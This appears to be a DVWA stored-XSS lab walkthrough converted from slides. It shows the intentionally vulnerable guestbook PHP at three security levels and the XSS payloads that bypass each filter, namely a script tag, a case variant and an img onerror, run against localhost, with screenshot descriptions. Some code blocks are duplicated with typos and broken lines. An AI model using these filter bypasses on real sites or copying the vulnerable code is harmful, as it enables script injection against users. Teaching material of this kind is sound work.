
Inject malicious script



\$~XSS (Stored): cat ./Diagram



\$~XSS (Stored): cat ./Diagram



\$z/XSS (Stored)/Low: cat ./"View Source"

```
<?php

if( isset( $_POST[ 'btnSign' ] ) ) {
    // Get input
    $message = trim( $_POST[ 'mtxMessage' ] );
    $name    = trim( $_POST[ 'txtName' ] );

    // Sanitize message input
    $message = stripslashes( $message );
    $message = ((isset($GLOBALS["__mysqli_ston"])) && is_object($GLOBALS["__mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["__mysqli_ston"],
$message ) : ((trigger_error("[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : "");

    // Sanitize name input
    $name = ((isset($GLOBALS["__mysqli_ston"])) && is_object($GLOBALS["__mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["__mysqli_ston"],
$name ) : ((trigger_error("[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : "");

    // Update database
    $query  = "INSERT INTO guestbook ( comment, name ) VALUES ( '$message', '$name' );";
    $result = mysqli_query($GLOBALS["__mysqli_ston"], $query ) or die( '<pre>' . ((is_object($GLOBALS["__mysqli_ston"])) ?
mysqli_error($GLOBALS["__mysqli_ston"])) : (($__mysqli_res = mysqli_connect_error()) ? $__mysqli_res : false) . '</pre>' );

    //mysql_close();
}

?>
```



\$z/XSS (Stored)/Low: cat ./"View Source"

```
<?php

if( isset( $_POST[ 'btnSign' ] ) ) {
    // Get input
    $message = trim( $_POST[ 'mtxMessage' ] );
    $name    = trim( $_POST[ 'txtName' ] );

    // Sanitize message input
    $message = stripslashes( $message );
    $message = ((isset($GLOBALS["__mysqli_ston"])) && is_object($GLOBALS["__mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["__mysqli_ston"],
$message ) : ((trigger_error("[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : "");

    // Sanitize name input
    $name = ((isset($GLOBALS["__mysqli_ston"])) && is_object($GLOBALS["__mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["__mysqli_ston"],
$name ) : ((trigger_error("[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : "");

    // Update database
    $query  = "INSERT INTO guestbook ( comment, name ) VALUES ( '$message', '$name' );";
    $result = mysqli_query($GLOBALS["__mysqli_ston"], $query ) or die( '<pre>' . ((is_object($GLOBALS["__mysqli_ston"])) ?
mysqli_error($GLOBALS["__mysqli_ston"])) : (($__mysqli_res = mysqli_connect_error()) ? $__mysqli_res : false)) . '</pre>' );

    //mysql_close();
}

?>
```

- `trim()`
- 去除字串首尾空白等字元
- `stripslashes()`
- 去除反斜線 \



\$~ / XSS (Stored) / Low: cat ./ "View Source"

```
// XSS Stored guestbook function --
function dvwaGuestbook() {
    $query  = "SELECT name, comment FROM guestbook";
    $result = mysqli_query($GLOBALS["__mysqli_ston"], $query );

    $guestbook = '';

    while( $row = mysqli_fetch_row( $result ) ) {
        if( dvwaSecurityLevelGet() == 'impossible' ) {
            $name      = htmlspecialchars( $row[0] );
            $comment   = htmlspecialchars( $row[1] );
        }
        else {
            $name      = $row[0];
            $comment   = $row[1];
        }

        $guestbook .= "<div id=\"guestbook_comments\">Name: {$name}<br />" . "Message: {$comment}<br /></div>\n";
    }
    return $guestbook;
}
// -- END (xss stored guestbook)
```



\$z/XSS (Stored)/Low: cat ./"View Source"

```
<div class="vulnerable_code_area">
    <form method="post" name="guestform" >
        <table width="550" border="0" cellpadding="2" cellspacing="1">
            <tr>
                <td width="100">Name *</td>
                <td><input name="txtName" type="text" size="30" maxlength="10"></td>
            </tr>
            <tr>
                <td width="100">Message *</td>
                <td><textarea name="mtxMessage" cols="50" rows="3" maxlength="50"></textarea></td>
            </tr>
            <tr>
                <td width="100">&ampnbsp</td>
                <td>
                    <input name="btnSign" type="submit" value="Sign Guestbook" onclick="return validateGuestbookForm(this.form);"/>
                    <input name="btnClear" type="submit" value="Clear Guestbook" onClick="return confirmClearGuestbook();"/>
                </td>
            </tr>
        </table>
    </form>
</div>
```



\$z/XSS (Stored)/Low: cat ./"View Source"

```
<div class="vulnerable_code_area">
  <form method="post" name="guestform" >
    <table width="550" border="0" cellpadding="2" cellspacing="1">
      <tr>
        <td width="100">Name *</td>
        <td><input name="txtName" type="text" size="30" maxlength="10" ></td>
      </tr>
      <tr>
        <td width="100">Message *</td>
        <td><textarea name="mtxMessage" cols="50" rows="3" maxlength="50" ></textarea></td>
      </tr>
      <tr>
        <td width="100">&nbsp;</td>
        <td>
          <input name="btnSign" type="submit" value="Sign Guestbook" onclick="return validateGuestbookForm(this.form);"
          <input name="btnClear" type="submit" value="Clear Guestbook" onClick="return confirmClearGuestbook();"
        </td>
      </tr>
    </table>

  </form>
</div>
```



\$z/XSS (Stored)/Low: cat ./Answer

The screenshot shows a DVWA (Damn Vulnerable Web Application) instance running on port 80 of the local machine (127.0.0.1). The application's URL is `http://127.0.0.1/vulnerabilities/xss_s/`. The main page displays the DVWA logo and the title "Scripting (XSS)". On the left, there is a sidebar with links: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, and CSRF. The "Instructions" link is currently selected. A modal dialog box is open, prompting for "Name" and "Message *". The "OK" button is visible on the right side of the dialog.

The Network tab of the Firefox DevTools is active, showing the following requests:


Stage	Method	Domain	File	Initiator	Type	Transferred	Size
200	POST	127.0.0.1	/vulnerabilities/xss_s/	document	html	1.93 KB	4.8...
200	GET	127.0.0.1	dvwaPage.js	script	js	cached	0 B
200	GET	127.0.0.1	add_event_listeners.js	script	js	cached	59...
200	GET	127.0.0.1	favicon.ico	FaviconLo...	vn...	cached	1.3...

The "Request" tab is selected in the Network tab, showing the raw request data:

```
txtName: "Attacker"
mtxMessage: "<script>alert(1)</script>"
btnSign: "Sign+Guestbook"
```

The Firefox DevTools interface includes a status bar at the bottom indicating 4 requests, 6.83 KB / 1.93 KB transferred, and a finish time of 652 ms.

\$z/XSS (Stored)/Low: cat ./Answer



```
kali㉿fdd34b15334e:~$ mysql
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 60
Server version: 10.1.26-MariaDB-0+deb9u1 Debian 9.1

Copyright (c) 2000, 2017, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> SELECT name, comment FROM dvwa.guestbook;
+-----+-----+
| name | comment          |
+-----+-----+
| Attacker | <script>alert(1)</script> |
+-----+-----+
1 row in set (0.00 sec)

MariaDB [(none)]>
```

\$z/XSS (Stored)/Low: cat ./Answer


The screenshot shows a DVWA (Damn Vulnerable Web Application) interface. The main page title is "Scripting (XSS)". A modal window is open, showing a form with fields for "Name" and "Message *". The "Name" field contains the value "1" and the "Message" field contains the value "alert(1)". An "OK" button is visible in the modal. Below the modal, there are buttons for "Sign Guestbook" and "Clear Guestbook". On the left sidebar, under the "Vulnerabilities" section, there are links for "Home", "Instructions", "Setup / Reset DB", "Brute Force", "Command Injection", and "CSRF". The "Command Injection" link is highlighted. At the bottom of the sidebar, it says "Read 127.0.0.1". The bottom half of the screen shows the browser's developer tools Network tab. It lists several requests:

St...	M...	Domain	File	Initiator	T...	Transfer...	Size	Headers	Cookies	Request	Response	Timings
200	GET	127.0...	/vulnerabilities/xss_s/	document	ht...	1.93 KB	4...					
200	GET	127.0...	dvwaPage.js	script	js	cached	0 B					
200	GET	127.0...	add_event_listeners.js	script	js	cached	5...					
200	GET	127.0...	favicon.ico	Favicon...	v...	cached	1...					

A message "No payload for this request" is displayed at the bottom of the developer tools window.



\$z/XSS (Stored)/Low: cat ./Answer



A screenshot of a web browser displaying the DVWA (Damn Vulnerable Web Application) "Scripting (XSS)" page. The URL in the address bar is `http://127.0.0.1/vulnerabilities/xss_s/`. A modal dialog box is open, prompting for a "Name" (with a placeholder "1") and a "Message". The "Message" field contains the value "Name: Attacker
Message: <script>alert(1)</script>
</div>". Below the dialog are two buttons: "Sign Guestbook" and "Clear Guestbook".

The browser's developer tools Network tab shows the following requests:

Request	Response
GET /vulnerabilities/xss_s/	200 OK (HTML)
GET dwvaPage.js	200 OK (JavaScript)
GET add_event_listeners.js	200 OK (JavaScript)
GET favicon.ico	200 OK (Image)

The Response for the first request (HTML) is displayed in the developer tools:

```
85  </div>
86  <br />
87
88  <div id="guestbook_comments">Name: Attacker<br />Message: <script>alert(1)</script><br /></div>
89
90  <br />
91
92  <h2>More Information</h2>
93  <ul>
94    <li><a href="https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)" target="blank">https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)</a></li>
```

At the bottom of the developer tools, it says "4 requests | 6.83 KB / 1.93 KB transferred | Finish: 650 ms".

\$~ / XSS (Stored) / Medium: cat ./"View Source"

```
<?php

if( isset( $_POST[ 'btnSign' ] ) ) {
    // Get input
    $message = trim( $_POST[ 'mtxMessage' ] );
    $name    = trim( $_POST[ 'txtName' ] );

    // Sanitize message input
    $message = strip_tags( addslashes( $message ) );
    $message = ((isset($GLOBALS["__mysqli_ston"])) && is_object($GLOBALS["__mysqli_ston"])) ?
        mysqli_real_escape_string($GLOBALS["__mysqli_ston"], $message) : ((trigger_error("[MySQLConverterToo] Fix the
        mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));
    $message = htmlspecialchars( $message );

    // Sanitize name input
    $name = str_replace( '<script>', '', $name );
    $name = ((isset($GLOBALS["__mysqli_ston"])) && is_object($GLOBALS["__mysqli_ston"])) ?
        mysqli_real_escape_string($GLOBALS["__mysqli_ston"], $name) : ((trigger_error("[MySQLConverterToo] Fix the mysql_escape_string()
        call! This code does not work.", E_USER_ERROR)) ? "" : ""));

    // Update database
    $query  = "INSERT INTO guestbook ( comment, name ) VALUES ( '$message', '$name' );";
    $result = mysqli_query($GLOBALS["__mysqli_ston"], $query) or die( '<pre>' . ((is_object($GLOBALS["__mysqli_ston"])) ?
        mysqli_error($GLOBALS["__mysqli_ston"]) : (($__mysqli_res = mysqli_connect_error()) ? $__mysqli_res : false)) . '</pre>' );
    //mysql_close();
}

?>
```

\$~ / XSS (Stored) / Medium: cat ./"View Source"

```
<?php

if( isset( $_POST[ 'btnSign' ] ) ) {
    // Get input
    $message = trim( $_POST[ 'mtxMessage' ] );
    $name    = trim( $_POST[ 'txtName' ] );

    // Sanitize message input
    $message = strip_tags( addslashes( $message ) );
    $message = ((isset($GLOBALS["__mysqli_ston"])) && is_object($GLOBALS["__mysqli_ston"])) ?
        mysqli_real_escape_string($GLOBALS["__mysqli_ston"], $message) : ((trigger_error("[MySQLConverterToo] Fix the
        mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));
    $message = htmlspecialchars( $message );

    // Sanitize name input
    $name = str_replace( '<script>', '', $name );
    $name = ((isset($GLOBALS["__mysqli_ston"])) && is_object($GLOBALS["__mysqli_ston"])) ?
        mysqli_real_escape_string($GLOBALS["__mysqli_ston"], $name) : ((trigger_error("[MySQLConverterToo] Fix the mysql_escape_string()
        call! This code does not work.", E_USER_ERROR)) ? "" : ""));

    // Update database
    $query  = "INSERT INTO guestbook ( comment, name ) VALUES ( '$message', '$name' );";
    $result = mysqli_query($GLOBALS["__mysqli_ston"], $query) or die( '<pre>' . ((is_object($GLOBALS["__mysqli_ston"])) ?
        mysqli_error($GLOBALS["__mysqli_ston"]) : (($__mysqli_res = mysqli_connect_error()) ? $__mysqli_res : false)) . '</pre>' );
    //mysql_close();
}

?>
```

\$~ /XSS (Stored)/Medium: cat ./Answer

The screenshot shows a Firefox browser window on a Kali Linux desktop. The address bar shows the URL `http://127.0.0.1/vulnerabilities/xss_s/`. The main content area displays the DVWA logo and the title "Scripting (XSS)". A modal dialog box is open, prompting for a "Name" (with a placeholder "1") and a "Message *". Below the dialog are buttons for "Sign Guestbook" and "Clear Guestbook". The Network tab of the developer tools shows a list of requests. The "Request" section for the "Sign Guestbook" POST request shows the following form data:

Request	Form data
Sign Guestbook	txtName: "<Script>alert(1)</script>" mtxMessage: "CHA" btnSign: "Sign+Guestbook"

The "Raw" checkbox is checked, revealing the raw JSON representation of the form data.

\$~ / XSS (Stored) / High: cat ./ "View Source"

```
<?php

if( isset( $_POST[ 'btnSign' ] ) ) {
    // Get input
    $message = trim( $_POST[ 'mtxMessage' ] );
    $name    = trim( $_POST[ 'txtName' ] );

    // Sanitize message input
    $message = strip_tags( addslashes( $message ) );
    $message = ((isset($GLOBALS["__mysqli_ston"])) && is_object($GLOBALS["__mysqli_ston"])) ?
        mysqli_real_escape_string($GLOBALS["__mysqli_ston"], $message) : ((trigger_error("[MySQLConverterToo] Fix the
        mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));
    $message = htmlspecialchars( $message );

    // Sanitize name input
    $name = preg_replace( '/<(.*)s(.*)c(.*)r(.*)i(.*)p(.*)t/i', ' ', $name );
    $name = ((isset($GLOBALS["__mysqli_ston"])) && is_object($GLOBALS["__mysqli_ston"])) ?
        mysqli_real_escape_string($GLOBALS["__mysqli_ston"], $name) : ((trigger_error("[MySQLConverterToo] Fix the
        mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));
}

// Update database
$query  = "INSERT INTO guestbook ( comment, name ) VALUES ( '$message', '$name' );";
$result = mysqli_query($GLOBALS["__mysqli_ston"], $query) or die( '<pre>' .
((is_object($GLOBALS["__mysqli_ston"])) ? mysqli_error($GLOBALS["__mysqli_ston"]) : (($__mysqli_res =
        mysqli_connect_error()) ? $__mysqli_res : false)) . '</pre>' );

//mysql_close();
}

?>
```



\$~ / XSS (Stored) / High: cat ./ "View Source"

```
<?php

if( isset( $_POST[ 'btnSign' ] ) ) {
    // Get input
    $message = trim( $_POST[ 'mtxMessage' ] );
    $name     = trim( $_POST[ 'txtName' ] );

    // Sanitize message input
    $message = strip_tags( addslashes( $message ) );
    $message = ((isset($GLOBALS["__mysqli_ston"])) && is_object($GLOBALS["__mysqli_ston"])) ?
        mysqli_real_escape_string($GLOBALS["__mysqli_ston"], $message) : ((trigger_error("[MySQLConverterToo] Fix the
        mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));
    $message = htmlspecialchars( $message );

    // Sanitize name input
    $name = preg_replace( '/<(.*)s(.*)c(.*)r(.*)i(.*)p(.*)t/i', ' ', $name );
    $name = ((isset($GLOBALS["__mysql_ston"])) && is_object($GLOBALS["__mysql_ston"])) ?
        mysqli_real_escape_string($GLOBALS["__mysql_ston"], $name) : ((trigger_error("[MySQLConverterToo] Fix the
        mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));
}

// Update database
$query  = "INSERT INTO guestbook ( comment, name ) VALUES ( '$message', '$name' );";
$result = mysqli_query($GLOBALS["__mysql_ston"], $query) or die( '<pre>' .
    ((is_object($GLOBALS["__mysql_ston"])) ? mysqli_error($GLOBALS["__mysql_ston"]) : (($__mysql_res =
        mysqli_connect_error()) ? $__mysql_res : false)) . '</pre>' );

//mysql_close();
}

?>
```



\$~ / XSS (Stored) / High: cat ./Answer

The screenshot shows a Firefox browser window on a Kali Linux desktop. The address bar shows the URL `http://127.0.0.1/vulnerabilities/xss_s/`. The DVWA logo is at the top. A modal dialog box is centered, titled "Vulnerability" with the IP "127.0.0.1". It contains fields for "Name" and "Message *". The "Message *" field has the value "`<img+src+onerror=alert(1)>`". Below the dialog are buttons for "Sign Guestbook" and "Clear Guestbook". The "OK" button is highlighted with a blue glow. To the right of the dialog, the text "Scripting (XSS)" is displayed. On the left, a sidebar menu includes "Home", "Instructions", "Setup / Reset DB", "Brute Force", "Command Injection", and "CSRF". The "Command Injection" option is currently selected. At the bottom of the sidebar, it says "Read 127.0.0.1". The bottom half of the screen shows the Network tab of the developer tools. It lists several network requests, with the last one being a POST request to `/vulnerabilities/xss_s/` with the "Request" tab selected. The "Raw" checkbox is checked, showing the exploit payload: `txtName: "<img+src+onerror=alert(1)>"`, `mtxMessage: "CHA"`, and `btnSign: "Sign+Guestbook"`. The footer of the browser window shows "4 requests | 6.83 KB / 